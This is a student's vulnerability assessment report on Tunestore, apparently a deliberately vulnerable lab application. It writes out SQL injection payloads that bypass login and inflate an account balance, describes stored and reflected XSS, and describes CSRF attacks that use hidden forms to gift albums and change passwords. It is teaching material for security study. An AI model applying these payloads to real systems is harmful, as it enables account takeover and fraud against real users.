

Vulnerability Assessment & Systems Assurance Report: Tunestore I & II

Efren Antonio
ITIS 4221
March 26, 2025

VULNERABILITY ASSESSMENT & SYSTEMS ASSURANCE REPORT

TABLE OF CONTENTS

<u>Section</u>	<u>Page #</u>
1.0 General Information	3
1.1 Purpose	3
2.0 SQL Injection Vulnerability	4
2.1 Logging in as a Random User	4
2.2 Logging in as a Specific User	6
2.3 Registering a New User with a High Balance	7
3.0 XSS Vulnerability	9
3.1 Stored XSS	9
3.2 Reflective XSS	11
4.0 Cross-Site Request Forgery (CSRF)	12
4.1 Adding a friend	12
4.2 Giving a Gift	14
4.3 Changing Password	16
5.0 Broken Access Control Vulnerability	18
6.0 DOM-Based XSS Vulnerability	19
7.0 Clickjacking	22

1.0 General Information

1.1 Purpose

The objective of this Tunestore application security assessment is to identify and analyze vulnerabilities that are present within the application. More specifically, the purpose of this security assessment and penetration test is to determine the overall security of the application. The vulnerabilities being discussed in this report include several SQL injection and cross-site scripting (XSS) vulnerabilities. These vulnerabilities could allow attackers to bypass authentication, manipulate database entries, and execute malicious scripts in users' browsers.

Additionally, this report covers Cross-Site Request Forgery (CSRF), Broken Access Control, DOM-Based XSS, and Clickjacking attacks. These vulnerabilities could allow attackers to perform unauthorized actions on behalf of users, gain unauthorized access to accounts, steal login credentials, or trick users into interacting with malicious elements disguised as legitimate ones.

2.0 SQL Injection Vulnerability

The Tunestore application is susceptible to SQL injection attacks, which occur when a user enters an SQL statement instead of expected input, causing unintended database queries to execute. This vulnerability allows attackers to manipulate the database through malicious SQL commands. As a result, they could retrieve user credentials and impersonate accounts, modify or delete database records, and gain unauthorized access to sensitive information. Specifically, within the Tunestore application, an attacker could exploit SQL injection to log in as a random user without valid credentials, access a specific account without knowing the password, or register a new user with unauthorized funds.

2.1 SQL Injection - Logging in as a Random User

An instance of an SQL injection vulnerability in the Tunestore application allows an attacker to login as a random user. This vulnerability exists in the logging in functionality on the login page of the application. The logging in functionality uses an SQL statement to check if the entered username and password inputs exist in the database. If the username and password does exist, then the user will successfully be logged in. Below is a screenshot of the login form on the login page of the Tunestore application:



Figure 1: Tunestore Login Page

The Tunestore login page is vulnerable to SQL injection since the login query is structured as follows: **"WHERE TUNEUSER.USERNAME = " + login + "' AND PASSWORD = " + password + "** This structure is exploitable because it directly concatenates user input without sanitization. All an attacker has to do is input the following in the password field: **'OR '1'='1**



Login username:


Login password:

☐ Stay Logged In?

Do not have an account? [Register here](#)

Figure 2: Random User Login SQL Injection

This input causes the SQL query that is run on the database to be TRUE, since 1=1 is always TRUE, logging the attacker in as the first user in the database without having to input a username.



Welcome mpurba1@uncc.edu!
Login Successful
Your account balance: \$0.00

Add Balance:

Type:

Number:

Amount:


[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Figure 3: Successful Random User Login Using SQL Injection

After completing the steps above, the attacker will have successfully gained access to the 'mpurba1@uncc.edu' customer account

2.2 SQL Injection - Logging in as a Specific User

Another instance of an SQL injection vulnerability in the Tunestore application allows an attacker to login as a specific user. This vulnerability exists in the logging in functionality on the login page of the application, which uses an SQL statement to check if the entered username and password inputs exist in the database. An attacker can log in as a specific user and bypasses authentication by injecting the following input to the end of the username input field: ' --




The screenshot shows a login form with the following elements:

- Login username:** A text input field containing the text "mopurba' --".
- Login password:** An empty text input field.
- ☐ Stay Logged In?
- Login** button.
- Do not have an account? [Register here](#)

Figure 4: Specific User Login SQL Injection

The attacker would only need to know the username it is trying to access and then use the '-- sequence to comment out the password condition, effectively logging the attacker in as the user without needing a password.



The screenshot shows the user's account page with the following elements:

- Welcome mopurba!
- Login Successful**
- Your account balance: \$0.00
- Add Balance:
- Type:** A dropdown menu showing "-- SELECT".
- Number:** An empty text input field.
- Amount:** An empty text input field.
- Add** button.
- [Friends](#)
- [Profile](#)
- [CD's](#)
- [Log Out](#)

Figure 5: Successful Specific User Login Using SQL Injection

After completing the steps above, the attacker will have successfully gained access to the 'mopurba' customer account

2.3 Registering a New User with a High Balance

The last instance of an SQL injection vulnerability in the Tunestore application allows an attacker to register as a new user with a large sum of unauthorized funds in the account. This vulnerability exists in the registration functionality on the register page of the application, which uses an SQL statement to insert the entered username and password inputs into the database. Below is a screenshot of the registration form on the register page of the Tunestore application:

Tunestore::Register

Register

Login username	
Login password	
Repeat Password	
<input type="submit" value="Submit"/>	

Figure 6: Tunestore Registration Page

The Tunestore register page is vulnerable to SQL injection since the registration query is structured as follows: "INSERT INTO TUNEUSER (USERNAME, PASSWORD, BALANCE) VALUES ('" + daf.getString("username") + "','" + daf.getString("password") + "','0.00)"; This structure is exploitable because it directly concatenates user input without sanitization.

Tunestore::Register

Register

Login username	hacker
Login password	
Repeat Password	
<input type="submit" value="Submit"/>	

Figure 7: User Registration SQL Injection

An attacker can register as a new user with a \$10,000,000 balance by injecting the following input to the end of the password input fields: ', 10000000) --

Login username:

Login password:

☐ Stay Logged In?

Do not have an account? [Register here](#)

Figure 8: Hacker Login

The password input field looks a lot smaller in the login than in the registration, indicating a successful attack. This is because the SQL portion of the password is injected in the query and not saved as a part of the password.

Welcome hacker!
Login Successful
Your account balance: \$10,000,000.00

Add Balance:

Type:

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Figure 9: Successful User Registration & Balance Fraud Using SQL Injection

After completing the steps above, the attacker will have successfully manipulated the balance field and created an account with an arbitrarily high balance.

3.0 XSS Vulnerability

The Tunestore application is susceptible to Cross-Site Scripting (XSS) attacks, which occurs when user input is improperly sanitized before being included in a webpage. This vulnerability allows attackers to inject and execute malicious JavaScript in victims' browsers. As a result, an attacker could potentially hijack sessions, conduct phishing attacks, or even distribute malware.

3.1 Stored XSS

Stored XSS happens when malicious JavaScript is saved in the database and executed when another user loads the affected page. This type of attack is dangerous because the payload remains persistent and affects multiple users who view the compromised content. If a comment section allows unsanitized user input, an attacker can submit a malicious script stored in the database for other users to unintentionally run.

Welcome hacker!
Your account balance: \$10,000,000.00

Add Balance:

Type: -- SELECT ▾

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::Comments
Here's What People Say

CHUMBAWAMBA



**Chumbawamba's
Only Hit**
Chumbawamba

[Buy/Gift](#) (\$9.99)

People haven't said anything

Enter Your Comment:

Copyright © 2008 The Tune Store

Figure 10: Storing XSS in CD Comment Section

In the image above, the 'hacker' account created in section 2.3 inserts an alert script in a CD's comment section that will execute in other users' browsers.




Figure 11: Successful Stored XSS Execution

When other users access this comment section, the alert(1) pops up indicating that the stored script runs correctly.

Tunestore::Comments

Here's What People Say



Figure 12: Empty Comment Left by Hacker Account

The other users will only see an empty comment posted by the 'hacker' account. With no visible signs of compromise, this attack is particularly dangerous as it can operate entirely undetected by the user. Once the steps above are completed, the attacker will have successfully embedded a cross-site script into the comment section of a CD, leaving no trace of their intrusion.

3.2 Reflective XSS

Reflected XSS occurs when user input is immediately included in a page response without proper encoding. This allows an attacker to craft malicious links that execute JavaScript when clicked. Unlike stored XSS, reflective XSS occurs when malicious input is included in the server's response, typically in the form of an error message, search result, or other output.




Figure 13: Login Fail

The login page reflects the username in an error message when the login fails. An attacker could execute arbitrary JavaScript in the context of the victim's session, potentially stealing session cookies or redirecting the user to a malicious site. In this case, the attacker inserts the 'alert(1)' script directly into the failed login URL, causing the pop-up to appear.




Figure 14: Successful Reflective XSS Execution

Once the steps above are completed, and the alert box pops up, the attacker will have successfully exploited a reflective XSS vulnerability

4.0 Cross-Site Request Forgery (CSRF)

The Tunestore application is vulnerable to Cross-Site Request Forgery (CSRF) and XSS attacks, allowing attackers to perform unauthorized actions on behalf of authenticated users. CSRF exploits the trust that a website has in a user's browser, while XSS allows malicious scripts to be executed when a user interacts with a crafted URL or webpage. By combining these vulnerabilities, an attacker can manipulate user interactions and bypass authorization mechanisms.

4.1 Adding a Friend

Normally, a user needs to send a friend request and receive approval to add another user. However, by utilizing a combination of CSRF and Reflective XSS, an attacker can bypass the authorization step and automatically add friends without the victim's awareness. This can be done by creating a malicious webpage containing a hidden form submission masked by a button promising free music that sends an unprompted friend request.




Figure 15: Victim's Friends List Before Attack




Figure 16: Malicious Friend Request Webpage/HTML

Once the button is clicked while logged into Tunestore, the attacker's account is automatically added to the victim's friends list.




Figure 17: Victim's Friends List After Attack

4.2 Giving a Gift

An attacker can exploit CSRF and XSS to force a victim to send a purchased album as a gift to another account. This attack can lead to unauthorized transfers of valuable digital assets. In this scenario, the victim ‘bobby’ has purchased a song by ‘Paul Anka’ and is about to click on a link that promises him free music. The attacker, ‘jeff’ created the malicious webpage that contains this link which fraudulently gifts the victim’s CD’s to his account.




Figure 18: Bobby's Account & Purchased Song




Figure 19: Malicious Link Webpage/HTML

Once the victim clicks the link while logged into their account, the webpage redirects to the Tunestore 'gift sent' page and the album is purchased and transferred to the attacker's account. The attacker can now go to their own Tunestore account, where the stolen CD is available to download.




Figure 20: Victim's Gift Transaction Notification




Figure 21: Attacker's Account With Fraudulent CD

4.3 Changing Password

CSRF and XSS can also be used by an attacker to force a victim to change their password without accessing the profile page. The attacker provides a new password in a hidden form, and when the victim unknowingly submits the request, they lose control of their account. In this example, the victim is logged into the ‘mopurba’ account, which was accessed using SQL injection, therefore the password section in the URL is empty.




Figure 22: ‘mopurba’ Account Accessed With SQL Injection

In another tab, the victim has a malicious webpage open that includes a hidden form submission masked by a “Free Music!” button which changes the user’s password to a different value, in this case it is ‘1234.’




Figure 23: Malicious Password Change Webpage/HTML

Once the victim clicks the button, they are redirected to their Tunestore profile page, where a notification stating they have successfully changed their password appears, effectively locking them out of their account. The attacker can now log in using the new password, which can be seen in the URL as 'username=mopurba&password=1234'

